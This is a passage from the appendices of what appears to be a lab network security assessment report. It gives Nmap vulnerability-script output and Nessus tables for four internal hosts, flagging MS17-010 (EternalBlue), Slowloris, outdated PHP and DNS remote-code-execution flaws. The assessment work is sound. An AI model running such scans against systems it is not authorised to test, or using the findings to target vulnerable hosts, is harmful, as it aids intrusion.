|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
6001/tcp  open  X11:1
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
6002/tcp  open  X11:2
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
```

```
6003/tcp  open  X11:3
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
6004/tcp  open  X11:4
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
6005/tcp  open  X11:5
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
6006/tcp  open  X11:6
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
6007/tcp  open  X11:7
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
6009/tcp  open  X11:9
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49152/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49153/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49154/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49155/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49157/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49158/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49159/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49163/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49167/tcp open  unknown
```

```
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:77:67:D6 (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

# Nmap done at Tue Nov 26 10:25:12 2019 -- 1 IP address (1 host up) scanned in 221.67 seconds
```

APPENDIX 13 – SEVER 2 VULNERABILITY SCAN

```
# Nmap 7.80 scan initiated Tue Nov 26 10:27:39 2019 as: nmap -oN vulscanserver2 --script vuln 192.168.0.2
Nmap scan report for 192.168.0.2
Host is up (0.00014s latency).
Not shown: 979 closed ports
```

```
PORT     STATE SERVICE
23/tcp   open  telnet
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
42/tcp   open  nameserver
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
53/tcp   open  domain
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp   open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /icons/: Potentially interesting folder w/ directory listing
|   /images/: Potentially interesting folder w/ directory listing
|   /includes/: Potentially interesting folder w/ directory listing
|   /install/: Potentially interesting folder
|   /js/: Potentially interesting folder w/ directory listing
|   /modules/: Potentially interesting folder w/ directory listing
|_  /themes/: Potentially interesting folder w/ directory listing
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
88/tcp    open  kerberos-sec
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
135/tcp   open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
389/tcp   open  ldap
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
445/tcp   open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
464/tcp   open  kpasswd5
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
593/tcp   open  http-rpc-epmap
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
636/tcp   open  ldapssl
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
3268/tcp  open  globalcatLDAP
```

```
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
3269/tcp  open  globalcatLDAPssl
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
49152/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49153/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49154/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49155/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49157/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49158/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49163/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:70:FC:E3 (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx


# Nmap done at Tue Nov 26 10:30:31 2019 -- 1 IP address (1 host up) scanned in 172.46 seconds
```

APPENDIX 14 – CLIENT 1 VULNERABILITY SCAN

```
# Nmap 7.80 scan initiated Tue Nov 26 10:38:39 2019 as: nmap -oN vulscanclient1 --script vuln 192.168.0.10
Nmap scan report for 192.168.0.10
Host is up (0.00073s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp   open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49152/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49153/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49154/tcp open  unknown
```


```
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49155/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49156/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:4D:BD:53 (VMware)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

# Nmap done at Tue Nov 26 10:40:18 2019 -- 1 IP address (1 host up) scanned in 99.16 seconds
```

APPENDIX 15 – CLIENT 2 VULNERABILITY SCAN

```
# Nmap 7.80 scan initiated Tue Nov 26 10:41:30 2019 as: nmap -oN vulscanclient2 --script vuln 192.168.0.11

Nmap scan report for 192.168.0.11

Host is up (0.0018s latency).

Not shown: 991 closed ports

PORT      STATE SERVICE

135/tcp   open  msrpc

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

139/tcp   open  netbios-ssn

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

445/tcp   open  microsoft-ds

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

49152/tcp open  unknown

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

49153/tcp open  unknown

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

49154/tcp open  unknown

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

49155/tcp open  unknown

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

49156/tcp open  unknown

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

49163/tcp open  unknown

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

MAC Address: 00:0C:29:BC:2C:74 (VMware)


Host script results:

|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
```

```
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

# Nmap done at Tue Nov 26 10:43:23 2019 -- 1 IP address (1 host up) scanned in 113.15 seconds
```

APPENDIX 16 – NESSUS SCAN 192.168.0.1



Hosts Executive Summary


192.168.0.1

3	8	10	1	67
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 89


SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
CRITICAL	10.0	72836	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)
CRITICAL	10.0	58987	PHP Unsupported Version Detection
HIGH	9.3	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
HIGH	9.3	130276	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.
HIGH	8.5	119764	PHP 5.6.x < 5.6.39 Multiple vulnerabilities
HIGH	7.5	42411	Microsoft Windows SMB Shares Unprivileged Access
HIGH	7.5	101525	PHP 5.6.x < 5.6.31 Multiple Vulnerabilities
HIGH	7.5	104631	PHP 5.6.x < 5.6.32 Multiple Vulnerabilities
HIGH	7.5	107216	PHP 5.6.x < 5.6.34 Stack Buffer Overflow
HIGH	7.5	121602	PHP 5.6.x < 5.6.40 Multiple vulnerabilities.
MEDIUM	6.8	103876	Microsoft Windows SMB Server (2017-10) Multiple Vulnerabilities (uncredentialed check)
MEDIUM	6.8	109576	PHP 5.6.x < 5.6.36 Multiple Vulnerabilities
MEDIUM	5.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	5.8	42263	Unencrypted Telnet Server

192.168.0.1 4




MEDIUM	5.0	10073	Finger Recursive Request Arbitrary Site Redirection
MEDIUM	5.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.0	72837	MS12-017: Vulnerability in DNS Server Could Allow Denial of Service (2647170) (uncredentialed check)
MEDIUM	5.0	111230	PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS
MEDIUM	4.3	105771	PHP 5.6.x < 5.6.33 Multiple Vulnerabilities
MEDIUM	4.3	117497	PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability
LOW	1.9	122591	PHP 5.6.x < 5.6.35 Security Bypass Vulnerability
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	48204	Apache HTTP Server Version
INFO	N/A	21745	Authentication Failure - Local Checks Not Run
INFO	N/A	110385	Authentication Success Insufficient Access
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	11002	DNS Server Detection
INFO	N/A	72779	DNS Server Version Detection
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	10092	FTP Server Detection
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	43829	Kerberos Information Disclosure
INFO	N/A	25701	LDAP Crafted Search Request Server Information Disclosure
INFO	N/A	20870	LDAP Server Detection

192.168.0.1 5



INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	72780	Microsoft DNS Server Version Detection
INFO	N/A	10902	Microsoft Windows 'Administrators' Group User List
INFO	N/A	10908	Microsoft Windows 'Domain Administrators' Group User List
INFO	N/A	10913	Microsoft Windows - Local Users Information : Disabled Accounts
INFO	N/A	10914	Microsoft Windows - Local Users Information : Never Changed Passwords
INFO	N/A	10916	Microsoft Windows - Local Users Information : Passwords Never Expire
INFO	N/A	10915	Microsoft Windows - Local Users Information : User Has Never Logged In
INFO	N/A	10897	Microsoft Windows - Users Information : Disabled Accounts
INFO	N/A	10898	Microsoft Windows - Users Information : Never Changed Password
INFO	N/A	10900	Microsoft Windows - Users Information : Passwords Never Expire
INFO	N/A	10899	Microsoft Windows - Users Information : User Has Never Logged In
INFO	N/A	13855	Microsoft Windows Installed Hotfixes
INFO	N/A	17651	Microsoft Windows SMB : Obtains the Password Policy
INFO	N/A	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	10398	Microsoft Windows SMB LsaQueryInformationPolicy Function NULL Session Domain SID Enumeration
INFO	N/A	10859	Microsoft Windows SMB LsaQueryInformationPolicy Function SID Enumeration
INFO	N/A	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	48942	Microsoft Windows SMB Registry : OS Version and Processor Architecture
INFO	N/A	10413	Microsoft Windows SMB Registry : Remote PDC/BDC Detection
INFO	N/A	52459	Microsoft Windows SMB Registry : Win 7 / Server 2008 R2 Service Pack Detection
INFO	N/A	10428	Microsoft Windows SMB Registry Not Fully Accessible Detection
INFO	N/A	10400	Microsoft Windows SMB Registry Remotely Accessible

192.168.0.1 6




INFO	N/A	11011	Microsoft Windows SMB Service Detection
INFO	N/A	23974	Microsoft Windows SMB Share Hosting Office Files
INFO	N/A	11777	Microsoft Windows SMB Share Hosting Possibly Copyrighted Material
INFO	N/A	10395	Microsoft Windows SMB Shares Enumeration
INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	106716	Microsoft Windows SMB2 Dialects Supported (remote check)
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	10884	Network Time Protocol (NTP) Server Detection
INFO	N/A	11936	OS Identification
INFO	N/A	48243	PHP Version Detection
INFO	N/A	10185	POP Server Detection
INFO	N/A	66334	Patch Report
INFO	N/A	10399	SMB Use Domain SID to Enumerate Users
INFO	N/A	10860	SMB Use Host SID to Enumerate Local Users
INFO	N/A	10263	SMTP Server Detection
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	22964	Service Detection
INFO	N/A	25220	TCP/IP Timestamps Supported
INFO	N/A	10281	Telnet Server Detection
INFO	N/A	10287	Traceroute Information
INFO	N/A	11154	Unknown Service Detection: Banner Retrieval
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	10386	Web Server No 404 Error Code Check

192.168.0.1 7

INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

192.168.0.1 8

APPENDIX 17 – NESSUS SCAN 192.168.0.2




192.168.0.2

2	1	3	0	33
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 39

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
CRITICAL	10.0	72836	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)
HIGH	9.3	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
MEDIUM	5.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	5.8	42263	Unencrypted Telnet Server
MEDIUM	5.0	72837	MS12-017: Vulnerability in DNS Server Could Allow Denial of Service (2647170) (uncredentialed check)
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	21745	Authentication Failure - Local Checks Not Run
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	11002	DNS Server Detection
INFO	N/A	72779	DNS Server Version Detection
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	12053	Host Fully Qualified Domain Name (FQDN) Resolution

